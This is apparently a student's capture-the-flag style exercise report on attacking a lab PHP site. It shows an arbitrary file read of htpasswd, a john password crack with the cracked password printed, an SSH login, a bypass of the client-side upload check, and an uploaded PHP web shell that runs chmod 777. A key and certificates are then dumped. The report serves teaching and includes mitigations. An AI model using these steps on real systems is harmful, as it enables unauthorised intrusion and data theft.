Ex120 - Simon Tobon

Simon Tobon

2021-07-08

Contents

Technical Report

Introduction

For this exercise we were tasked to see if we could exploit Brians first PHP project. Our goal was to gain administrative access on the page and exfiltrate sensitive data from the host.

Finding: Description of finding

Vulnerability Description


The vulnerability here was that there was no server side validation. This means that we can use PHP injection methods to execute shell commands and alter the behavior of functions.

Mitigation or Resolution Strategy

This could be mitigated by having server side validation, not creating PHP scripts that read arbitrary files such as htpasswd, and maybe use tokens for images, rather than absolute file paths, finally separate static files from executable files.

Attack Narrative

To begin we navigated to **www.f4rmc0rp.com/brian** to scope out the project. After investigating for a bit we see that there is an Admin panel, which by the looks of it Brian forgot to secure with a password. From there we used developer tools and saw that there was a PHP function for getimage. This function also allowed us to get raw data from files, such as text. With this knowledge some simple URL modification was employed to retrieve htpasswd. We simply navigated to **www.f4rmc0rp.com/brian/getimage.php?raw=truefile=htpasswd** This yielded:



From here we copied the hash and employed john to crack it. This was done by the following command:

```
kali@kali:~$ sudo john htpasswd
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 22 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 33 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 41 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
swordfish        (brian)
1g 0:00:00:00 DONE 2/3 (2020-11-25 11:04) 9.090g/s 25290p/s 25290c/s 25290C/s rockie..121212
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

We then attempted to SSH with these credentials with **ssh brian@www.f4rmc0rp.com.** This was actually successful so we began snooping around more with the file contents on the webserver by going to **/var/www/html.** In here the only thing of interest was the directory named **private** unfortunately it was locked so that only the user www-dev could access it.

```
brian@plunder:/var/www/html/brian$ ls
footer.inc.php  getimage.php  header.inc.php  imgfiles  index.php  private  style.css
brian@plunder:/var/www/html/brian$ cd private/
-bash: cd: private/: Permission denied
```

Our next idea was to see if we could bypass the upload function, by inspecting the source code we see that it checks for file extensions of png and jpg. However, we can easily get around this with the Developer tools command line on Chrome.

```
window.chk = function() { return true; }
f () { return true; }
```

We checked if this worked by uploading a dummy text document.

This is the admin panel, which can be used to upload new phot

Uploaded new file test_text.txt of size 0KB!

We then verified that the document was indeed uploaded with the URL modification strategy we used to get htpasswd earlier:

Not secure | f4rmc0rp.com/brian/getimage.php?raw=true&file=test_text.txt

seeing if we can upload any file with the bypass!

Now with our knowledge that it works we deployed our attack. We used nano to write an injection.php on Kali and then uploaded it via Kali through the upload page.

```
 GNU nano 4.9.3                                    injection.php
<?php
try {

$output = shell_exec('chmod 777 /var/www/html/brian/private');
echo $output;

}
catch (Exception $e) {
echo $e->getMessage();

}
?>
```

The php file executes a shell command on the web server that modifies the permissions of the private directory, allowing any user to read, write, or execute it. In order to upload it we employed the bypass method by using the Developer tools command line and executing the same function earlier. We then uploaded the injection.php.

We then navigated to the file by going to **www.f4rmc0rp.com/brian/imgfiles/injection.php** on the Kali browser. Since PHP does not need execute permissions by navigating to the URL this effectively executed the script. Now if we checked back on the directory we could see that we could now cd into it.

```
-rw-r--r-- 1 www-data www-data   56 Nov 25  2018 footer.inc.php
-rw-r--r-- 1 www-data www-data  683 Nov 25  2018 getimage.php
-rw-r--r-- 1 www-data www-data  223 Nov 25  2018 header.inc.php
drwxr-xr-x 2 www-data www-data 4096 Nov 25 18:04 imgfiles
-rw-r--r-- 1 www-data www-data  586 Nov 25  2018 index.php
drwxrwxrwx 2 www-data www-data 4096 Nov 19 17:14 private
-rw-r--r-- 1 www-data www-data  385 Nov 25  2018 style.css
```

Inside the private directory we found KEY20!

```
brian@plunder:/var/www/html/brian/private$ cat key20
KEY020:x7XELazq7fLLvOKEkFFOLw==
```

Some other interesting data we exfiltrated was the rootCA certificate and the server certificate seen below:


-----BEGIN CERTIFICATE-----
MIIEDzCCAvegAwIBAgIUBiW/WTWtttMP7PacNZpZDVgJJ/0wDQYJKoZIhvcNAQEL
BQAwgZYxCzAJBgNVBAYTAlVTMRAwDgYDVQQIDAdGbG9yaWRhMRQwEgYDVQQHDAtH
YWluZXN2aWxsZTERMA8GA1UECgwIRjRybUMwcnAxFDASBgNVBAsMC0VuZ2luZWVy
aW5nMRUwEwYDVQQDDAxmNHJtYzBycC5jb20xHzAdBgkqhkiG9w0BCQEWEG9wcEBm
NHJtYzBycC5jb20wHhcNMjAxMTAzMTgwODEyWhcNNDgwMzIxMTgwODEyWjCBljEL
MAkGA1UEBhMCVVMxEDAOBgNVBAgMB0Zsb3JpZGExFDASBgNVBAcMC0dhaW5lc3Zp
bGxlMREwDwYDVQQKDAhGNHJtQzBycDEUMBIGA1UECwwLRW5naW5lZXJpbmcxFTAT
BgNVBAMMDGY0cm1jMHJwLmNvbTEfMB0GCSqGSIb3DQEJARYQb3BwQGY0cm1jMHJw
LmNvbTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAKdKaABAPk5hmHvc
6zDPNBJqzNptLOUjRhPX8nzyfwNzCIEbIQLKSuFQq54erKvDQJ3mA6+ApP8ZxtwR
7G1TipJVTGViqgjKmJR1Ul1afJPqVEIOz2FCd4wEkPd6RdUj9Bgmjufie8peJUQg
LWfwtGwnuZvz01qYTB0Ywx2Fg7dHNu7Z50v3eD9lXXb+9V4c1aj7qyGAtMeN0GMM
qAMK5WCG7h8wZK/KBGvrRfTRGsG/yd0pn+3kZO/7osk1Gqb84BCMp842n/JsF1Ne
UdsY1APXmZMulipT4hIQRdAvOTY1+OOj9dIFSQ8cJw5uNAoE8j3HyOT4226kl5Xv
kyNrrh0CAwEAAaNTMFEwHQYDVR0OBBYEFNhx1dW1KWjaC4zhfgqO/tRLv9dfMB8G
A1UdIwQYMBaAFNhx1dW1KWjaC4zhfgqO/tRLv9dfMA8GA1UdEwEB/wQFMAMBAf8w
DQYJKoZIhvcNAQELBQADggEBAEinZHde2T19m/xsskIx2Nx+q3ZEo+/xrTjb6RAZ
foSOGjUf093zXogC65I5U4UH+CdMvy/xcBlQDV1wbQVHV7BwezM3T9BR+zxQdy4I
pukK2yeSYZBG6LZEIkPaaQ8i4YMohFKYB/gODx5Xtn1USeeaN6o9gtKiM5KyRjU/
TW8O5o+aPP0eVAOwXL6uWEiGtUx0KP3RgQ1yovrjut5R0hY3BfC0TdZnCUhVuMk1
kUVjBbQPzzg5RlXMgEZGp3f9YhYUPotOgo/9LheBQjgLurU7IRUWjLpenJfdf+tD
XjJPzaqbsTalwbCltX4cNnszKLSIcGmBP+2y772a56ZhgLA=
-----END CERTIFICATE-----

```
brian@plunder:/var/www/html/brian$ cat ..//server.crt
-----BEGIN CERTIFICATE-----
MIIEyDCCA7CgAwIBAgIUFT47mMN88If4MPjFbimCIHbzhN4wDQYJKoZIhvcNAQEL
BQAwgZoxCzAJBgNVBAYTAlVTMRAwDgYDVQQIDAdGbG9yaWRhMRQwEgYDVQQHDAtH
YWluZXN2aWxsZTEVMBMGA1UECgwMRjRybWMwcnAuY29tMRQwEgYDVQQLDAtFbmdp
bmVlcmluZzEfMB0GCSqGSIb3DQEJARYQb3BwQGY0cm1jMHJwLmNvbTEVMBMGA1UE
AwwMZjRybWMwcnAuY29tMB4XDTIwMTEwMzE5MDIyOFoXDTQ4MDMyMTE5MDIyOFow
gZ4xCzAJBgNVBAYTAlVTMRAwDgYDVQQIDAdGbG9yaWRhMRQwEgYDVQQHDAtHYWlu
ZXN2aWxsZTEVMBMGA1UECgwMRjRybWMwcnAuY29tMRQwEgYDVQQLDAtFbmdpbmVl
cmluZzEfMB0GCSqGSIb3DQEJARYQb3BwQGY0cm1jMHJwLmNvbTEZMBcGA1UEAwwQ
d3d3LmY0cm1jMHJwLmNvbTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEB
AX1316vmZbc5GX7FCAthMzE6R/K9XeO8n0QeX9hMLhfrgrI2hJcLZJgc4KXAc7We
V8JWVFZQ6GsTdR4xCrdTBo5dm8TVNntos6K9F9zJ39EL/6ku6Nla5HiJRn/tZKu+
M2iRsje+QE2W6xJ8KurFOeijNw9xLfWvTDPqyBk8pvDO/zjZWokrlO1aa/70DCuP
/l/e18uGnxom8tADSL9UOyFtldlK5FnjekLyQrYuzGo/ccmjtDWAj7NKCOq6aLLz
FSewopjmtPPJVwcNSzdI1S+3rr3XgvEWX8rwGvwBJXQaRHzWxo7f2DJFCyry80fT
GPgHYX3q04+7V8Y24SFnJUMCAwEAAaOB/zCB/DCBxAYDVR0jBIG8MIG5oYGgpIGd
MIGaMQswCQYDVQQGEwJVUzEQMA4GA1UECAwHRmxvcmlkYTEUMBIGA1UEBwwLR2Fp
bmVzdmlsbGUxFTATBgNVBAoMDEY0cm1jMHJwLmNvbTEUMBIGA1UECwwLRW5naW5l
ZXJpbmcxHzAdBgkqhkiG9w0BCQEWEG9wcEBmNHJtYzBycC5jb20xFTATBgNVBAMM
DGY0cm1jMHJwLmNvbYIUGUF3GcR2jFXVB7S9d8kN+WvcbLMwCQYDVR0TBAIwADAL
BgNVHQ8EBAMCBPAwGwYDVR0RBBQwEoIQd3d3LmY0cm1jMHJwLmNvbTANBgkqhkiG
9w0BAQsFAAOCAQEA05n59ur21t4ux37P/NvmJN+1Q2OGFfD1EPRlOLIiDined6kA
1Pvkb9h80gmPA0NO+2F2r20L5glghQjKSNkwGgrB5×1+8IS33gFtGk5/3DyR+43O
l8YHsWkM63EhV3V4JY3kBfuEB9yZNCJO7VZIwSm5VKjaST1lw2uZ1l8D1PVi36hg
TR9o97F3thq587F3H9XsRoCbXky8f7/zhYejkpJwdH0gOIz2Q0UmuQyrjjkm5o+9
l29OM5BOxTjz1ph8U+onTAQ/JIMXJMqlrc6Y1R693ZxJ/LWNMScKj5MocV6P6eRl
K/RnhBAWTzR/WzDPwvqYZNjImfU9n4yIQr1YLA==
-----END CERTIFICATE-----
```

This concludes the exercise.